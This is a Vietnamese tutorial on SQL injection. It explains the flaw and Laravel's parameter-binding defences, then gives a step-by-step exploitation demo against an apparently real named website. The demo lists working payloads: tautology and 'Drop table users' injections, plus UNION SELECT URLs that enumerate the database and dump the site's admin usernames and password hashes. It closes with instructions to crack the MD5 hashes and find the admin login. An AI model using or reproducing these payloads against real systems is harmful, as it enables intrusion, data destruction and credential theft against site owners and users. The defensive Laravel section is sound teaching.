**TÌM HIỂU VỀ SQL INJECTION**

**I. Tìm hiểu về SQL injection**

***1. SQL injection là gì?***

SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp. SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác, delete, insert, update,… trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy, lỗi này thường xảy ra trên các ứng dụng web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sysbase...

***2. Tác hại của SQL injection***

* SQL Injection là một trong các kiểu tấn công phổ biến nhất đang được sử dụng trên Internet.
* Mặc dù phương thức tấn công là tương đối cũ và đã có rất nhiều phương pháp phòng chống hiệu quả được đưa ra nhưng rất nhiều lập trình viên vẫn chưa nhận thức được mức độ nguy hiểm của nó và chưa áp dụng biện pháp phòng chống nào cho website của mình.
* Tùy vào từng hệ thống mà thiệt hại do SQL injection gây ra là khác nhau. Tin tặc có thể phá hoại hệ thống hoặc nghiêm trọng hơn là ăn cắp thông tin người dùng để thực hiện các hành vi bất hợp pháp.

***3. Nguyên nhân gây ra lỗi SQL injection***

* Lỗi SQL injection thường xảy ra do lập trình viên hay người dùng định nghĩa đầu vào dữ liệu không rõ ràng hoặc thiếu bước kiểm tra và lọc kiểu dữ liệu đầu vào.

***4. Công cụ dùng để tấn công***

* Công cụ dùng để tấn công là một trình duyệt web bất kì, chẳng hạn như Internet Explorer, Netscape, …

***5. Các dạng lỗi thường gặp***

*a. Không kiểm tra ký tự thoát truy vấn*

Đây là dạng lỗi SQL injection xảy ra khi thiếu đoạn mã kiểm tra dữ liệu đầu vào trong câu truy vấn SQL. Kết quả là người dùng cuối có thể thực hiện một số truy vấn không mong muốn đối với cơ sở dữ liệu của ứng dụng.

*b. Xử lý không đúng kiểu*

Lỗi SQL injection dạng này thường xảy ra do lập trình viên hay người dùng định nghĩa đầu vào dữ liệu không rõ ràng hoặc thiếu bước kiểm tra và lọc kiểu dữ liệu đầu vào. Điều này có thể xảy ra khi một trường số được sử dụng trong truy vấn SQL nhưng lập trình viên lại thiếu bước kiểm tra dữ liệu đầu vào để xác minh kiểu của dữ liệu mà người dùng nhập vào có phải là số hay không.

*c. Lỗi bảo mật bên trong máy chủ cơ sở dữ liệu*

Đôi khi lỗ hổng có thể tồn tại chính trong phần mềm máy chủ cơ sở dữ liệu, như là trường hợp hàm mysql\_real\_escape\_string() của các máy chủ MySQL. Điều này sẽ cho phép kẻ tấn công có thể thực hiện một cuộc tấn công SQL injection thành công dựa trên những ký tự Unicode.

*d. Blind SQL injection*

Lỗi SQL injection dạng này là dạng lỗi tồn tại ngay trong ứng dụng web nhưng hậu quả của chúng lại không hiển thị trực quan cho những kẻ tấn công. Nó có thể gây ra sự sai khác khi hiển thị nội dung của một trang chứa lỗi bảo mật này, hậu quả của sự tấn công SQL injection dạng này khiến cho lập trình viên hay người dùng phải mất rất nhiều thời gian để phục hồi chính xác từng bit dữ liệu. Những kẻ tấn công còn có thể sử dụng một số công cụ để dò tìm lỗi dạng này và tấn công với những thông tin đã được thiết lập sẵn.

***6. Một số ví dụ về SQL injection***

* Đánh cắp thông tin người dùng

Giả sử ta có 1 form đăng nhập, yêu cầu người dùng nhập username và password để truy cập vào hệ thống.

Tất nhiên, tin tặc không biết cặp username và password này của user. Nhưng, chỉ bằng cách đơn giản là sử dụng mệnh đề luôn đúng, chúng có thể lấy được toàn bộ thông tin của các users được lưu trữ trong database.

SELECT \* FROM users WHERE username = '{$username}' and password = '{$password}'

Đoạn truy vấn trên trông hoàn toàn bình thường, nhưng nếu các biến $username và $password được nhập bằng: ' OR '1' = '1 thì sẽ như thế nào nhỉ?

SELECT \* FROM users WHERE username = '' OR '1' = '1' and password = '' OR '1' = '1'  
Wow, danh sách users đã có sẵn trong tầm tay !!!

* Xóa database

Giả sử cũng cùng câu lệnh select như trên:

SELECT \* FROM users WHERE username = '{$username}' and password = '{$password}'

Thay vì truyền dữ liệu ' OR '1' = '1 cho cả 2 biến $username và $password, ta thay giá trị $username = 'test', $password = 'test'; Drop table users;

Khi đó, câu lệnh truy vấn sẽ trở thành:

SELECT \* FROM users WHERE username = 'test' and password = 'test'; Drop table users;

Sau câu lệnh này, toàn bộ dữ liệu của bảng users sẽ bị xóa.

***7. Cách phát hiện SQL injection***

Thông thường, để phát hiện một ứng dụng web có dính lỗi SQL injection hay không, ta thêm vào câu truy vấn các meta character trong các hệ quản trị cơ sở dữ liệu, chẳng hạn như dấu nháy đơn ('), dấu nháy kép ("), dấu chấm phẩy (;) và các ký tự comment (–, ##, /\*\*/) … Nếu có lỗi sql hiện ra thì chứng tỏ trang web đó đã bị dính lỗi SQL injection.

**II. Cách phòng chống SQL injection trong laravel**

Được đánh giá là một framework PHP rất mạnh, do đó, Laravel đã được tích hợp sẵn các phương pháp phòng chống SQL injection. Ta sẽ tìm hiểu xem nó phòng chống SQL injection bằng cách nào?

***1. Với Laravel’s Eloquent ORM***

Laravel’s Eloquent ORM sử dụng ràng buộc tham số PDO để tránh SQL injection. Các ràng buộc tham số này đảm bảo rằng các tin tặc không thể vượt qua các truy vấn dữ liệu mà làm thay đổi mục đích của truy vấn.

Trở lại với các ví dụ mà chúng ta đã xem xét cho việc tấn công bằng SQL injection ở phía trên với câu lệnh truy vấn quen thuộc:

SELECT \* FROM users WHERE username = '{$username}' and password = '{$password}'

Khi ràng buộc tham số PDO được sử dụng, dữ liệu đầu vào chỉ được bao trong 1 cặp dấu nháy, do đó, câu lệnh truy vấn sẽ như sau:

SELECT \* FROM users WHERE username = 'OR 1 = 1' and password = 'OR 1 = 1'  
SELECT \* FROM users WHERE username = 'test' and password = 'test; Drop table users;'

Tất nhiên là không có trường username nào có giá trị là OR 1 = 1, cũng như không có trường password nào có giá trị là test; Drop table users; nên kết quả trả về giá trị rỗng.

***2. Với Laravel’s raw queries***

Với các xử lý logic phức tạp, đôi khi chúng ta cần sử dụng đến Laravel's raw queries thay cho Laravel’s Eloquent ORM.

Đối với phương thức này, Laravel cũng cung cấp cho chúng ta phương pháp để phòng chống SQL injection.

Thay vì sử dụng:

$someVariable = Input::get("some\_variable");

$results = DB::select( DB::raw("SELECT \* FROM some\_table WHERE some\_col = '$someVariable'") );

Cách này sẽ dễ gây ra 1 lỗ hổng bảo mật, thuận tiện cho việc tấn công bởi SQL injection.

Ta nên dùng:

$someVariable = Input::get("some\_variable");

$results = DB::select( DB::raw("SELECT \* FROM some\_table WHERE some\_col = :somevariable"), [

'somevariable' => $someVariable,

]);

Với mảng ràng buộc được truyền qua hàm DB:select, câu truy vấn sẽ được bảo vệ khỏi SQL injection thông qua PDO connection của Laravel.


**DEMO KHAI THÁC LỖ HỔNG SQL INJECTION**

Công cụ: Havij là một công cụ tự động giúp các tester thâm nhập để tìm kiếm và khai thác lỗ hổng SQL Injection trên một trang web.


Sử dụng phần mềm này, người dùng có thể thực hiện các phương pháp khai thác lỗ hổng SQL Injection một cách dễ dàng qua giao diện. Không khó xử dụng như SQLMap. Havij có thể lấy tên đăng nhập CSDL, mật khẩu mã Hash, dump bảng và cột, trích xuất dữ liệu từ cơ sở dữ liệu, thực hiện các câu lệnh SQL tấn công máy chủ của nạn nhân, thậm chí truy cập vào các tập tin quan trọng của hệ thống và thực hiện các lệnh tương tác với hệ điều hành (shell-chạy command line).  
Sức mạnh đặc biệt của Havij để phân biệt nó với các công cụ tương tự là nhờ phương thức Injection độc đáo. Tỉ lệ thành công của các cuộc tấn công nhờ Havij lên tới 95%.


Với giao diện thân thiện và thiết đặt hệ thống phát hiện lỗ hổng tự động khiến nó trở nên dễ dàng cho tất cả người dùng.

* + Mục tiêu: <http://vinawebsoft.com/home/news/detail/?id=134>
  + Kiểm tra xem có bị ảnh hưởng bởi lỗi SQLi hay không bằng cách thêm dấu ‘ vào sau trường ID VD: <http://vinawebsoft.com/home/news/detail/?id=134>’ ra 1 trang khác với trang ban đầu 🡪 kết luận lỗi




* + Cài đặt Addon Hackbar trên trình duyệt Firefox (Addons này cho phép người dung dễ dàng thao tác hơn với các lệnh SQL)
    - Trên trình duyệt Firefox chọn Menu – Addon – Hackbar – chọn Install



* + Sử dụng Hackbar để khai thác SQL Injection
    - B1: Xác định mục tiêu bị ảnh hưởng bởi SQLi sau đó nhấn vào Load URL trên Hackbar.
    - B2: Tiến hành khai thác lỗ hổng bằng cách sử dụng các lệnh truy vấn CSDL SQL nhằm lấy ra thông báo lỗi kèm theo là các thông tin nhạy cảm của Hệ Quản trị CSDL.
    - B3: Dùng hàm order by [ giá trị tăng hoặc giảm ] để đếm và sắp xếp số lượng chính xác hàng có trong CSDL phục vụ cho toán tử Union. Giá trị này tăng hay giảm cho đến khi xuất hiện thông báo lỗi hoặc trang bị thay đổi so với ban đầu 🡪 kết luận có chính xác từng ấy hàng. VD: 

Khi ta truy vấn đến giá trị 12 thì thấy giao diện thay đổi so với lúc trước vì vậy không tồn tại giá trị 12 do đó ta cần lùi giá trị này xuống 1 đơn vị để lấy được giá trị đúng.


* B4: Sử dụng mệnh đề Union Select để truy xuất dữ liệu từ các hàng và các cột của 1 hay nhiều bảng. Để dễ dàng chèn lệnh Union ta di chuột lên Menu của Hackbar chọn SQL – Union select statement – nhập chính xác số lượng hàng đã tìm được VD:



Từ hình ảnh trên ta thấy xuất hiện số 2, do đó ta sẽ lợi dụng vị trí này để chèn các câu truy vấn SQL bất hợp pháp tiếp theo.

* B5: Sau khi xác định được vị trí, ta chèn câu lệnh sau vào đúng vị trí xuất hiện, ở đây là vị trí số 2 như sau: http://vinawebsoft.com/home/news/detail/?id=-134 UNION SELECT 1,group\_concat(table\_name),3,4,5,6,7,8,9,10,11 from information\_schema.tables where table\_schema=database()-- -


*Trong đó: Hàm Group\_concat là hàm được sử dụng để nối hay gộp nhiều giá trị lại với nhau và xuất ra chuỗi (ở trường hợp này là lấy ra tất cả các Record có trong CSDL)*



Từ hình ảnh trên ta có thể thấy được toàn bộ Table có trong CSDL Web site,từ đây ta có thể chọn ra 1 bảng mà ta nghi ngờ là bảng có chứa thông tin đăng nhập vào WebSite Control Panel.


* B6: Ta xác định bảng có tên “vnws\_user” sẽ chứa thông tin về tài khoản quản trị của Web, ta thực hiện truy vấn các cột có trong bảng đó bằng cú pháp sau: http://vinawebsoft.com/home/news/detail/?id=-134 UNION SELECT 1,group\_concat(column\_name separator 0x3c62723e),3,4,5,6,7,8,9,10,11 from information\_schema.columns where table\_schema=database() and table\_name=0x766e77735f75736572-- -

*Trong đó 0x766e77735f75736572 (là mã Hex của vnws\_user)*



* B7: Sau khi đã có được thông tin về các cột có trong bảng vnws\_user ta sẽ truy vấn các thông tin có trong các cột đó bằng cú pháp:

<http://vinawebsoft.com/home/news/detail/?id=-134> UNION SELECT 1,group\_concat(user\_name,0x7c,user\_pwd),3,4,5,6,7,8,9,10,11 from vnws\_user-- -



* B8: Tiến hành Crack mật khẩu ở dạng MD5 ra PlainText và tìm link đăng nhập vào Web Admin

